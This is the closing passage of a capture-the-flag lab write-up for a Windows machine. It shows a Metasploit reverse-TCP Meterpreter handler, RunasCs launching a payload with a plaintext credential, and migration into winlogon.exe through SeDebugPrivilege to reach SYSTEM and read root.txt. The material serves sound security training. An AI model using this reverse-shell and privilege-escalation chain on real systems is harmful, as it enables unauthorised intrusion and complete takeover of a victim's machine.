Name  Current Setting  Required  Description
----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.14.105     yes       The listen address (an interface may be specified)
LPORT     1337             yes       The listen port


Exploit target:

Id  Name
--  ----
0   Wildcard Target


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.105:1337

PS C:\Users\alaading\Desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "C:\\Users\\alaading\\Desktop\\rev.exe"

[*] Started reverse TCP handler on 10.10.14.105:1337
[*] Sending stage (200774 bytes) to 10.129.28.240
[*] Meterpreter session 1 opened (10.10.14.105:1337 -> 10.129.28.240:49680) at 2024-01-29 19:30:47 +0000

(Meterpreter 1)(C:\Windows\system32) >
We can not see in our Meterpreter shell that we have sedebug privileges. To get to root from here we simply need to use ps to find the process id of the winlogon.exe application ( in my case 548) which is running as a system. The last step is to use Meterpreter to migrate into that process leveraging the SEdebug privilege and get a shell as system. I then grabbed root.txt from the administrator desktop and completed the box.
(Meterpreter 1)(C:\Windows\system32) > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeDebugPrivilege
SeIncreaseWorkingSetPrivilege

(Meterpreter 1)(C:\Windows\system32) > ps

Process List
============

PID   PPID  Name               Arch  Session  User          Path
---   ----  ----               ----  -------  ----          ----
0     0     [System Process]
4     0     System             x64   0
88    4     Registry           x64   0
292   4     smss.exe           x64   0
312   620   svchost.exe        x64   0                      C:\Windows\System32\svchost.exe
372   364   csrss.exe          x64   0
476   364   wininit.exe        x64   0
484   468   csrss.exe          x64   1
548   468   winlogon.exe       x64   1                      C:\Windows\System32\winlogon.exe
<...>

(Meterpreter 1)(C:\Windows\system32) > migrate 548
[*] Migrating from 3628 to 548...
[*] Migration completed successfully.

(Meterpreter 1)(C:\Windows\system32) > shell
Process 4244 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>type root.txt
dec0************************83c9
Try installing a windows, there are SOO many upsells, no, I dont want your cloud storage....
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io